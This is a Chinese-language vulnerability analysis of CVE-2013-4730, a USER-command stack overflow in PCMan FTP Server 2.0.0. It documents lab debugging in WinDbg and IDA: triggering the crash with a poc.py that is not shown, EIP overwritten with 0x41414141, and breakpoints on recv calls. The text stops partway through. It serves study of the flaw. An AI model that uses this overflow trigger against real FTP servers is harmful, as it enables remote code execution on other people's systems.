PCMan FTP远程代码执行漏洞分析（CVE-2013-4730）

by:bird

1.漏洞描述

PCMan’sFTPServer2.0.0是一套FTP服务器软件。该软件具有体积小、功能简单等特点。|

PCMan’sFTPServer2.0.0版本中存在缓冲区溢出漏洞。远程攻击者可借助USER命令中的长字符串利用该漏洞执行任意代码。

通过在recv函数上下断点持续跟踪,发现服务端在接收到登录请求之后,会将收到的信息进行字符串拼接,而在字符串拼接的地方,并未进行长度控制.因此导致缓冲区溢出.

2.分析环境

操作机: windows xp

windbg: 用于附加 PCMan FTP 进程进行动态调试

IDA Pro: 用于对PCMan FTP 进行PCMan FTP 程序进行静态分析


3.分析目的

熟悉栈溢出的调试方法

4.分析步骤


步骤一:打开 PCMan FTP,并查看端口开放情况

打开PCManFTPD2.exe ，打开cmd.exe, 在命令行界面中输入netstat -an 来查看当前系统开放的端口



步骤二:用 poc.py ip anonymous anonymous 的方法运行 poc,观察崩溃情况并用windbg 附加

执行 poc.py 127.0.0.1 anonymous anonymous 来触发漏洞。



直接打崩

可以看到PCManFTP.exe 程序发生了崩溃，弹窗显示。 重新打开PCManFTP，并且打开Windbg，在windbg中File->Attach to a Process来附加PCManFTP

附加后PCManFTP 中断来下来

```
Offset: @$scopeip                                                    Previous   Next
7c9211f9 0f85d7ec0000     jne     ntdll!RtlDeactivateActivationContextUnsafeFast+0x28 (7c92fed6)
7c9211ff f6461010         test    byte ptr [esi+10h],10h
7c921203 0f84cdec0000     je      ntdll!RtlDeactivateActivationContextUnsafeFast+0x28 (7c92fed6)
7c921209 5e               pop     esi
7c92120a c9               leave
7c92120b c20400           ret     4
ntdll!DbgBreakPoint:
7c92120e cc               int     3
7c92120f c3               ret
7c921210 8bff             mov     edi,edi
ntdll!DbgUserBreakPoint:
7c921212 cc               int     3
7c921213 c3               ret
Command
ModLoad: 77d10000 77da0000   C:\WINDOWS\system32\USER32.dll
ModLoad: 77ef0000 77f39000   C:\WINDOWS\system32\GDI32.dll
ModLoad: 76320000 76367000   C:\WINDOWS\system32\comdlg32.dll
ModLoad: 77180000 77283000   C:\WINDOWS\WinSxS\X86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d
ModLoad: 77f40000 77fb6000   C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 7d590000 7dd84000   C:\WINDOWS\system32\SHELL32.dll
ModLoad: 72f70000 72f96000   C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 76300000 7631d000   C:\WINDOWS\system32\IMM32.DLL
ModLoad: 62c20000 62c29000   C:\WINDOWS\system32\LPK.DLL
ModLoad: 73fa0000 7400b000   C:\WINDOWS\system32\USP10.dll
ModLoad: 00be0000 00be8000   C:\lab\lab2\Lang.dll
ModLoad: 74680000 746cc000   C:\WINDOWS\system32\MSCTF.dll
ModLoad: 73640000 7366e000   C:\WINDOWS\system32\msctfime.ime
ModLoad: 76990000 76acd000   C:\WINDOWS\system32\ole32.dll
ModLoad: 73250000 73255000   C:\WINDOWS\system32\RICHED32.DLL
ModLoad: 74d90000 74dfd000   C:\WINDOWS\system32\RICHED20.dll
ModLoad: 5adc0000 5adf7000   C:\WINDOWS\system32\UxTheme.dll
ModLoad: 719c0000 719fe000   C:\WINDOWS\system32\mswsock.dll
ModLoad: 60fd0000 61025000   C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 71a00000 71a08000   C:\WINDOWS\System32\wshtcpip.dll
ModLoad: 76ef0000 76f17000   C:\WINDOWS\system32\DNSAPI.dll
ModLoad: 76d30000 76d48000   C:\WINDOWS\system32\iphlpapi.dll
ModLoad: 76f80000 76f88000   C:\WINDOWS\System32\winrnr.dll
ModLoad: 76f30000 76f5c000   C:\WINDOWS\system32\WLDAP32.dll
ModLoad: 76f90000 76f96000   C:\WINDOWS\system32\rasadhlp.dll
(5d0.540): Break instruction exception - code 80000003 (first chance)
eax=7ffd4000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c92120e esp=00e7ffcc ebp=00e7fff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
```

步骤三：调试分析漏洞触发原因

在windbg 中输入g 让PCManFTP 继续运行

```
7c92120a c9              leave
7c92120b c20400          ret     4
ntdll!DbgBreakPoint:
7c92120e cc              int     3
7c92120f c3              ret
7c921210 8bff            mov     edi,edi
ntdll!DbgUserBreakPoint:
7c921212 cc              int     3
7c921213 c3              ret
```

```
Command
ModLoad: 7d590000 7dd84000   C:\WINDOWS\system32\SHELL32.dll
ModLoad: 72f70000 72f96000   C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 76300000 7631d000   C:\WINDOWS\system32\IMM32.DLL
ModLoad: 62c20000 62c29000   C:\WINDOWS\system32\LPK.DLL
ModLoad: 73fa0000 7400b000   C:\WINDOWS\system32\USP10.dll
ModLoad: 00be0000 00be8000   C:\lab\lab2\Lang.dll
ModLoad: 74680000 746cc000   C:\WINDOWS\system32\MSCTF.dll
ModLoad: 73640000 7366e000   C:\WINDOWS\system32\msctfime.ime
ModLoad: 76990000 76acd000   C:\WINDOWS\system32\ole32.dll
ModLoad: 73250000 73255000   C:\WINDOWS\system32\RICHED32.DLL
ModLoad: 74d90000 74dfd000   C:\WINDOWS\system32\RICHED20.dll
ModLoad: 5adc0000 5adf7000   C:\WINDOWS\system32\UxTheme.dll
ModLoad: 719c0000 719fe000   C:\WINDOWS\system32\mswsock.dll
ModLoad: 60fd0000 61025000   C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 71a00000 71a08000   C:\WINDOWS\System32\wshtcpip.dll
ModLoad: 76ef0000 76f17000   C:\WINDOWS\system32\DNSAPI.dll
ModLoad: 76d30000 76d48000   C:\WINDOWS\system32\iphlpapi.dll
ModLoad: 76f80000 76f88000   C:\WINDOWS\System32\winrnr.dll
ModLoad: 76f30000 76f5c000   C:\WINDOWS\system32\WLDAP32.dll
ModLoad: 76f90000 76f96000   C:\WINDOWS\system32\rasadhlp.dll
(5d0.540): Break instruction exception - code 80000003 (first chance)
eax=7ffd4000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c92120e esp=00e7ffcc ebp=00e7fff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
7c92120e cc              int     3
0:002> g
*BUSY* Debuggee is running...
```

重新运行poc.py 来向FTP发送数据，FTP发生了崩溃，可以看到反汇编窗口的eip寄存器指向0x41414141 地址，其内容未知

```
Disassembly
Offset: @$scopeip                                   Previous   Next
No prior disassembly possible
41414141 ??              ???
41414142 ??              ???
41414143 ??              ???
41414144 ??              ???
41414145 ??              ???
41414146 ??              ???
41414147 ??              ???
41414148 ??              ???
41414149 ??              ???
4141414a ??              ???
4141414b ??              ???
4141414c ??              ???
```

```
Command
ModLoad: 73640000 7366e000   C:\WINDOWS\system32\msctfime.ime
ModLoad: 76990000 76acd000   C:\WINDOWS\system32\ole32.dll
ModLoad: 73250000 73255000   C:\WINDOWS\system32\RICHED32.DLL
ModLoad: 74d90000 74dfd000   C:\WINDOWS\system32\RICHED20.dll
ModLoad: 5adc0000 5adf7000   C:\WINDOWS\system32\UxTheme.dll
ModLoad: 719c0000 719fe000   C:\WINDOWS\system32\mswsock.dll
ModLoad: 60fd0000 61025000   C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 71a00000 71a08000   C:\WINDOWS\System32\wshtcpip.dll
ModLoad: 76ef0000 76f17000   C:\WINDOWS\system32\DNSAPI.dll
ModLoad: 76d30000 76d48000   C:\WINDOWS\system32\iphlpapi.dll
ModLoad: 76f80000 76f88000   C:\WINDOWS\System32\winrnr.dll
ModLoad: 76f30000 76f5c000   C:\WINDOWS\system32\WLDAP32.dll
ModLoad: 76f90000 76f96000   C:\WINDOWS\system32\rasadhlp.dll
(5d0.540): Break instruction exception - code 80000003 (first chance)
eax=7ffd4000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c92120e esp=00e7ffcc ebp=00e7fff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
7c92120e cc              int     3
0:002> g
(5d0.38c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=00000000 edx=0000000c esi=0012edc4 edi=00000004
eip=41414141 esp=0012edb8 ebp=00a61c20 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
41414141 ??              ???
```

使用kb 来查看函数调用栈

```
No prior disassembly possible
41414141 ??              ???
41414142 ??              ???
41414143 ??              ???
41414144 ??              ???
41414145 ??              ???
41414146 ??              ???
41414147 ??              ???
41414148 ??              ???
41414149 ??              ???
4141414a ??              ???
4141414b ??              ???
4141414c ??              ???
```

```
Command
0012f148 41414141 41414141 41414141 41414141 0x41414141
0012f14c 41414141 41414141 41414141 41414141 0x41414141
0012f150 41414141 41414141 41414141 41414141 0x41414141
0012f154 41414141 41414141 41414141 41414141 0x41414141
0012f158 41414141 41414141 41414141 41414141 0x41414141
0012f15c 41414141 41414141 41414141 41414141 0x41414141
0012f160 41414141 41414141 41414141 41414141 0x41414141
0012f164 41414141 41414141 41414141 41414141 0x41414141
0012f168 41414141 41414141 41414141 41414141 0x41414141
0012f16c 41414141 41414141 41414141 41414141 0x41414141
0012f170 41414141 41414141 41414141 41414141 0x41414141
0012f174 41414141 41414141 41414141 41414141 0x41414141
0012f178 41414141 41414141 41414141 41414141 0x41414141
0012f17c 41414141 41414141 41414141 41414141 0x41414141
0012f180 41414141 41414141 41414141 41414141 0x41414141
0012f184 41414141 41414141 41414141 41414141 0x41414141
0012f188 41414141 41414141 41414141 41414141 0x41414141
0012f18c 41414141 41414141 41414141 41414141 0x41414141
0012f190 41414141 41414141 41414141 41414141 0x41414141
0012f194 41414141 41414141 41414141 41414141 0x41414141
0012f198 41414141 41414141 41414141 41414141 0x41414141
0012f19c 41414141 41414141 41414141 41414141 0x41414141
0012f1a0 41414141 41414141 41414141 41414141 0x41414141
0012f1a4 41414141 41414141 41414141 41414141 0x41414141
0012f1a8 41414141 41414141 41414141 41414141 0x41414141
0012f1ac 41414141 41414141 41414141 41414141 0x41414141
0012f1b0 41414141 41414141 41414141 41414141 0x41414141
```

IDA Pro静态分析


通过中断数据接收函数recv() 来进一步来进行分析，首先要找到哪里调用了recv() 函数

使用IDA Pro 打开PCManFTPD2.exe


```
IDA View-A | Hex View-1 | Structures | Enums | Imports | Exports

.text:00413697 var_60          = dword ptr -60h
.text:00413697 StartupInfo     = _STARTUPINFOA ptr -5Ch
.text:00413697 ms_exc          = CPPEH_RECORD ptr -18h
.text:00413697
.text:00413697                 push    ebp
.text:00413698                 mov     ebp, esp
.text:0041369A                 push    0FFFFFFFFh
.text:0041369C                 push    offset stru_439C18
.text:004136A1                 push    offset __except_handler3
.text:004136A6                 mov     eax, large fs:0
.text:004136AC                 push    eax
.text:004136AD                 mov     large fs:0, esp
.text:004136B4                 sub     esp, 58h
.text:004136B7                 push    ebx
.text:004136B8                 push    esi
.text:004136B9                 push    edi
.text:004136BA                 mov     [ebp+ms_exc.old_esp], esp
.text:004136BD                 call    ds:GetVersion
.text:004136C3                 xor     edx, edx
.text:004136C5                 mov     dl, ah
.text:004136C7                 mov     dword_4457B0, edx
.text:004136CD                 mov     ecx, eax
.text:004136CF                 and     ecx, 0FFh
.text:004136D5                 mov     dword_4457AC, ecx
.text:004136DB                 shl     ecx, 8
.text:004136DE                 add     ecx, edx
.text:004136E0                 mov     dword_4457A8, ecx
.text:004136E6                 shr     eax, 10h
.text:004136E9                 mov     dword_4457A4, eax
00013697 00413697: start (Synchronized with Hex View-1)
```

转到 Imports 输入表窗口，输入recv 来定位recv 函数



定位到recv函数后双击该行，可以进入反汇编窗口，再次选中recv 字符串，按下x 键来进行交叉引用分析



从中可以看到有四个函数调用来recv() 函数，其地址分别为0x4029B0+25，0x4055E0+5E，0x4029B0+25，0x4055E0+5E

用 windbg 进一步分析

重新附加PCManFTP，使用bp 命令来分别对上面四个地址下断点，下完断点后使用bl 来查看所设的断点

```
Offset: @$scopeip                                                                    Previous   Next
7c9211f9 0f85d7ec0000    jne     ntdll!RtlDeactivateActivationContextUnsafeFast+0x28 (7c92fed6)
7c9211ff f6461010        test    byte ptr [esi+10h],10h
7c921203 0f84cdec0000    je      ntdll!RtlDeactivateActivationContextUnsafeFast+0x28 (7c92fed6)
7c921209 5e              pop     esi
7c92120a c9              leave
7c92120b c20400          ret     4
ntdll!DbgBreakPoint:
7c92120e cc              int     3
7c92120f c3              ret
7c921210 8bff            mov     edi,edi
ntdll!DbgUserBreakPoint:
7c921212 cc              int     3
7c921213 c3              ret
```

```
Command
ModLoad: 74d90000 74dfd000   C:\WINDOWS\system32\RICHED20.dll
ModLoad: 5adc0000 5adf7000   C:\WINDOWS\system32\UxTheme.dll
ModLoad: 719c0000 719fe000   C:\WINDOWS\system32\mswsock.dll
ModLoad: 60fd0000 61025000   C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 71a00000 71a08000   C:\WINDOWS\System32\wshtcpip.dll
ModLoad: 76ef0000 76f17000   C:\WINDOWS\system32\DNSAPI.dll
ModLoad: 76d30000 76d48000   C:\WINDOWS\system32\iphlpapi.dll
ModLoad: 76f80000 76f88000   C:\WINDOWS\System32\winrnr.dll
ModLoad: 76f30000 76f5c000   C:\WINDOWS\system32\WLDAP32.dll
ModLoad: 76f90000 76f96000   C:\WINDOWS\system32\rasadhlp.dll
(730.330): Break instruction exception - code 80000003 (first chance)
eax=7ffde000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c92120e esp=00e7ffcc ebp=00e7fff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
7c92120e cc              int     3
0:002> bp 0x4029B0+25
*** WARNING: Unable to verify checksum for C:\lab\lab2\PCManFTPD2.exe
*** ERROR: Module load completed but symbols could not be loaded for C:\lab\lab2\PCManFTPD2.exe
0:002> bp 0x4055E0+5E
0:002> bp 0x4029B0+25
breakpoint 0 redefined
0:002> bp 0x4055E0+5E
breakpoint 1 redefined
0:002> bl
 0 e 004029d5     0001 (0001)  0:**** PCManFTPD2+0x29d5
 1 e 0040563e     0001 (0001)  0:**** PCManFTPD2+0x563e
```

可以看到实际只设置了两个断点，在windbg 中输入g 让PCMANFTP 运行起来 接下来，在cmd 中重新使用poc.py 来发送数据 程序中断下来,断在了0x4029d5 处，为了确定是否在此处执行后才造成来程序的崩溃

```
Disassembly
Offset: @$scopeip                                                                    Previous   Next
004029c0 8b4d0c          mov     ecx,dword ptr [ebp+0Ch]
004029c3 8d44240c        lea     eax,[esp+0Ch]
004029c7 6800100000      push    1000h
004029cc 50              push    eax
004029cd 51              push    ecx
004029ce c7452800000000  mov     dword ptr [ebp+28h],0
004029d5 ff154c554300    call    dword ptr [PCManFTPD2+0x3554c (0043554c)] ds:0023:0043554c={WSOCK32!recv (71a42e70)}
004029db 8d542408        lea     edx,[esp+8]
004029df 68dc114400      push    offset PCManFTPD2+0x411dc (004411dc)
004029e4 52              push    edx
004029e5 c644041000      mov     byte ptr [esp+eax+10h],0
004029ea e867ff0000      call    PCManFTPD2+0x12956 (00412956)
004029ef 8bf0            mov     esi,eax
```

```
Command
ModLoad: 76f80000 76f88000   C:\WINDOWS\System32\winrnr.dll
ModLoad: 76f30000 76f5c000   C:\WINDOWS\system32\WLDAP32.dll
ModLoad: 76f90000 76f96000   C:\WINDOWS\system32\rasadhlp.dll
(730.330): Break instruction exception - code 80000003 (first chance)
eax=7ffde000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c92120e esp=00e7ffcc ebp=00e7fff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
7c92120e cc              int     3
0:002> bp 0x4029B0+25
*** WARNING: Unable to verify checksum for C:\lab\lab2\PCManFTPD2.exe
*** ERROR: Module load completed but symbols could not be loaded for C:\lab\lab2\PCManFTPD2.exe
0:002> bp 0x4055E0+5E
0:002> bp 0x4029B0+25
breakpoint 0 redefined
0:002> bp 0x4055E0+5E
breakpoint 1 redefined
0:002> bl
 0 e 004029d5     0001 (0001)  0:**** PCManFTPD2+0x29d5
 1 e 0040563e     0001 (0001)  0:**** PCManFTPD2+0x563e
0:002> g
Breakpoint 0 hit
eax=0012edc4 ebx=00000000 ecx=00000110 edx=00a61b24 esi=00000000 edi=00000402
eip=004029d5 esp=0012edac ebp=00a61c20 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
PCManFTPD2+0x29d5:
004029d5 ff154c554300    call    dword ptr [PCManFTPD2+0x3554c (0043554c)] ds:0023:0043554c={WSOCK32!recv (71a42e70)}
```

输入g 让程序继续运行，程序并没有发生异常，说明崩溃并非此处

```
004029c0 8b4d0c          mov     ecx,dword ptr [ebp+0Ch]
004029c3 8d44240c        lea     eax,[esp+0Ch]
004029c7 6800100000      push    1000h
004029cc 50              push    eax
004029cd 51              push    ecx
004029ce c7452800000000  mov     dword ptr [ebp+28h],0
004029d5 ff154c554300    call    dword ptr [PCManFTPD2+0x3554c (0043554c)] ds:0023:0043554c={WSOCK32!recv (71a42e70)}
004029db 8d542408        lea     edx,[esp+8]
004029df 68dc114400      push    offset PCManFTPD2+0x411dc (004411dc)
004029e4 52              push    edx
004029e5 c644041000      mov     byte ptr [esp+eax+10h],0
004029ea e867ff0000      call    PCManFTPD2+0x12956 (00412956)
004029ef 8bf0            mov     esi,eax
```

```
Command
ntdll!DbgBreakPoint:
7c92120e cc              int     3
0:002> bp 0x4029B0+25
